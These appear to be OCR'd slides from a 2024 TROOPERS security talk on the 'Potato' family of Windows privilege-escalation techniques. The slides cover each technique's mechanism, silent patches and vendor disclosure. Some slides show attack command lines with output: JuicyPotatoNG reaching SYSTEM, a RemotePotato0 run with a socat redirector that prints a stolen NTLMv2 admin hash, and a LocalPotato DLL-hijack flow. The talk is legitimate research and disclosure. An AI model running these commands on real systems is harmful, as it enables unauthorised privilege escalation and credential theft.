
➔ A lot of fun when doing post-exploitation on IIS or MSSQL services

https://decoder.cloud/2018/08/10/juicy-potato/
https://github.com/ohpe/juicy-potato

semperis

TROOPERS

JuicyPotato (abusing the golden privileges)




Posted on October 29, 2018

No more rotten/juicy potato?

Recently I downloaded the new Windows server 2019 and upgraded my Win10 box to 1809.

Obviously, the first thing I did was to test the juicy/rotten exploit and surprisingly it did not work on both OS (tried aslo with other CLSID’s)

```
C:\andrea>juicypotato.exe -l 9090 -p c:\windows\system32\cmd.exe -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 9090
COM -> recv failed with error: 10038
```



ap
@decoder_it

So it seems that rotten/juicypotato has been fixed on Windows 2016 servers too... don't know exactly when cc @splinter_code @Giutro

```
>JuicyPotato.exe -t * -p c:\windows\system32\cmd.exe -l 9999
 {4991d34b-80a1-4291-83b6-3328366b9097} 9999
recv failed with error: 10038

>ver

ft Windows [Version 10.0.14393]
```

12:52 PM · Feb 16, 2022

1 11 52 5

Post your reply Reply

Antonio Cocomazzi @splinter_code · Feb 16, 2022
Farewell 🫡 thanks to @itm4n for pointing out that !

5

https://decoder.cloud/2018/08/10/juicy-potato/
https://github.com/ohpe/juicy-potato

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

JuicyPotato - the silent fix

➔ The ninja patch is inside rpcss.dll

➔ In unpatched versions the Oxid binding was created through the function MakeBinding():

- Manually crafts the string binding with {address} + ‘[‘ + {port} + ‘]’
- The string binding become ncacn_ip_tcp:127.0.0.1[6666]**[135]**
- RpcBindingFromStringBinding() will use ncacn_ip_tcp:127.0.0.1[6666]

➔ In patched versions a new dedicated function is used CreateRemoteBindingToOr():

- It crafts the string binding through RpcStringBindingCompose()
- The string binding become ncacn_ip_tcp:127.0.0.1**\[6666\]**[135]
- RpcBindingFromStringBinding() fails due to the ‘\’ chars -> Exploit breaks

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

RoguePotato

- ➔ Instead of using a custom local port, it uses a remote IP for redirecting requests to custom Oxid Resolver (the socat redirector)
- ➔ Implements a fake Oxid Resolver which returns a poisoned answer:
  - ◆ ncacn_np:localhost/pipe/roguepotato[\pipe\epmapper]
  - ◆ Pipe used become **\\localhost\pipe\roguepotato\pipe\epmapper** due to a bug in converting the ‘/’ char [1]
- ➔ Intercept authentication to custom named pipe (**Profit 2**)


- ➔ Authentication is performed by rpcss service as NETWORK SERVICE, but with the RpcSs LUID
- ➔ Token Kidnapping a SYSTEM token from the rpcss service
- ➔ Create a new process with the stolen token

[1] https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/
https://github.com/antonioCoco/RoguePotato

semperis

TROOPERS

RoguePotato



[1] https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/
https://github.com/antonioCoco/RoguePotato

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

JuicyPotatoNG

- ➔ Uses RPC over TCP (ncacn_ip_tcp) - **Profit2**
- ➔ Removed requirement for an external Oxid Resolver, fully local exploit, trick by James Forshaw [1]
- ➔ Uses a trick to recover INTERACTIVE Sid and unlock interesting CLSIDs, e.g. PrintNotify service
  - ➔ This was fixed in W11-22H2 but starting with W11/Server2022 you have the McpManagementService to abuse 😉
- ➔ Basically we revived JuicyPotato [2]

[1] https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html
[2] https://decoder.cloud/2022/09/21/giving-juicypotato-a-second-chance-juicypotatong/

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

JuicyPotatoNG

```
C:\temp>whoami
nt authority\local service

C:\temp>JuicyPotatoNG.exe -t u -p c:\windows\system32\cmd.exe -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} -i


        JuicyPotatoNG
        by decoder_it & splinter_code

[*] Testing CLSID {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} - COM server port 10247
[+] authresult success {A9819296-E5B3-4E67-8226-5E72CE9E1FB7};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[*] Process output:
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
nt authority\system

C:\>
```

fully

you have

[1] https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html
[2] https://decoder.cloud/2022/09/21/giving-juicypotato-a-second-chance-juicypotatong/

And the Potato dynasty is not over...

- ➔ SweetPotato
  - https://github.com/CCob/SweetPotato
- ➔ GodPotato
  - https://github.com/BeichenDream/GodPotato
- ➔ PrintNotifyPotato
  - https://github.com/BeichenDream/PrintNotifyPotato
- ➔ PetitPotato
  - https://github.com/wh0amitz/PetitPotato
- ➔ EfsPotato
  - https://github.com/zcgonvh/EfsPotato
- ➔ DCOMPotato
  - https://github.com/zcgonvh/DCOMPotato

➔ Thanks to the community and keep them coming!

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

From User ➡ Admin/Domain Takeover

Security Boundary Violation

By courtesy of Copilot :)

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

RemotePotato0

- Relays the NTLM Authentication
- Abuses COM servers configured with RunAs “Interactive User”, performs cross session activation [1] and relays the authentication of the user connected on the target session
- Downgrade to RPC_AUTHN_LEVEL_CONNECT to bypass SIGNING requirement through ResolveOxid2() response
- Internal NTLM relay DCOM->HTTP
- Main scenario: Relay NTLM to LDAP to elevate your privileges
- Particularly effective when exploiting terminal servers and multiple users are logged on

[1] https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html
https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/
https://github.com/antonioCoco/RemotePotato0
https://www.youtube.com/watch?v=vfb-bH_HaW4 - BlueHat IL 2022 - Antonio Cocomazzi & Andrea Pierini - Relaying to Greatness

semperis

```
D:\temp>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>user13                rdp-tcp#20          2  Active          .  3/26/2024 5:33 PM
 t0-root-adm           rdp-tcp#22          4  Active          .  4/2/2024 3:42 PM

D:\temp>RemotePotato0.exe -m 2 -r 192.168.1.88 -x 192.168.1.88 -s 4
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to fo
im machine on port 9999
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 4
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] IStoragetrigger written: 106 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] User hash stolen!

NTLMv2 Client   : DSP-MYLAB
NTLMv2 Username : MYLAB\t0-root-adm
NTLMv2 Hash     : t0-root-adm::MYLAB:c8b55937887b8707:6e3d3a83f2e9203173fc75f2a5fa57f7:0101000000000002c2590c50385da01d33f4c
100120044005300500002d004d0059004c004100420004001600 6d0079006c00610062002e006c006f00630061006c0003002a00440053005 0002d004d0059
f00630061006c00050016006d0079006c00610062002e006c006f00630061006c00070008002c2590c50385da0106000400060000000800300030000000000
3dd47c25858e7254b8d4df77ab0f4076e9875770a001000000000000000000000000000000000000900000000000000000000

D:\temp>
```

[1] https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html
https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/
https://github.com/antonioCoco/RemotePotato0
https://www.youtube.com/watch?v=vfb-bH_HaW4 - BlueHat IL 2022 - Antonio Cocomazzi & Andrea Pierini - Relaying to Greatness


semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024


RemotePotato0 - Disclosure

➔ *“After an extensive review, we determined that servers must defend themselves against NTLM relay attacks”*
MSRC 4/13/2021




semperis

RemotePotato0 - Disclosure



➔ *“After an extensive review, we determined that servers must defend themselves against NTLM relay attacks”*
MSRC 4/13/2021




https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

semperis

RemotePotato0 - Disclosure

…only NTLM? 😁


➔ *“After … that servers must de… attacks” MSRC 4/…*



https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

semperis

RemotePotato0 - Disclosure



- “*After an extensive review, we determined that servers must defend themselves against NTLM relay attacks*”
  MSRC 4/13/2021
- But RemotePotato0 still works against targets where signing is not required (ex:SMB,HTTP) 😮

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato

➔ Kind of Logic bug we discovered in NTLM Local Authentication by swapping the “Reserved Field” in NTLM Type 2 message

https://www.localpotato.com/localpotato_html/LocalPotato.html
https://github.com/decoder-it/LocalPotato


semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato

- Kind of Logic bug we discovered in NTLM Local Authentication by swapping the “Reserved Field” in NTLM Type 2 message
- In NTLM Local Authentication, the “Reserved Field” will reference the LSASS “Context” handle the client should associate to:



https://www.localpotato.com/localpotato_html/LocalPotato.html
https://github.com/decoder-it/LocalPotato

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato - attack flow

- ➔ Again, using the DCOM trigger locally to coerce a SYSTEM authentication
- ➔ Targets the local SMB server to perform an arbitrary file write with SYSTEM privileges
- ➔ Specify the SPN “cifs/127.0.0.1” in the COM server authentication information -> bypass NTLM Anti-Reflection SMB protection
- ➔ Swap the context to authenticate as SYSTEM to target SMB
- ➔ Hijack a dll from a privileged service and trigger the service, e.g. PrintConfig.dll


https://www.localpotato.com/localpotato_html/LocalPotato.html
https://github.com/decoder-it/LocalPotato
https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html

semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap




semperis

TROOPERS

JUNE 24TH TO JUNE 28TH, 2024

LocalPotato – Context Swap

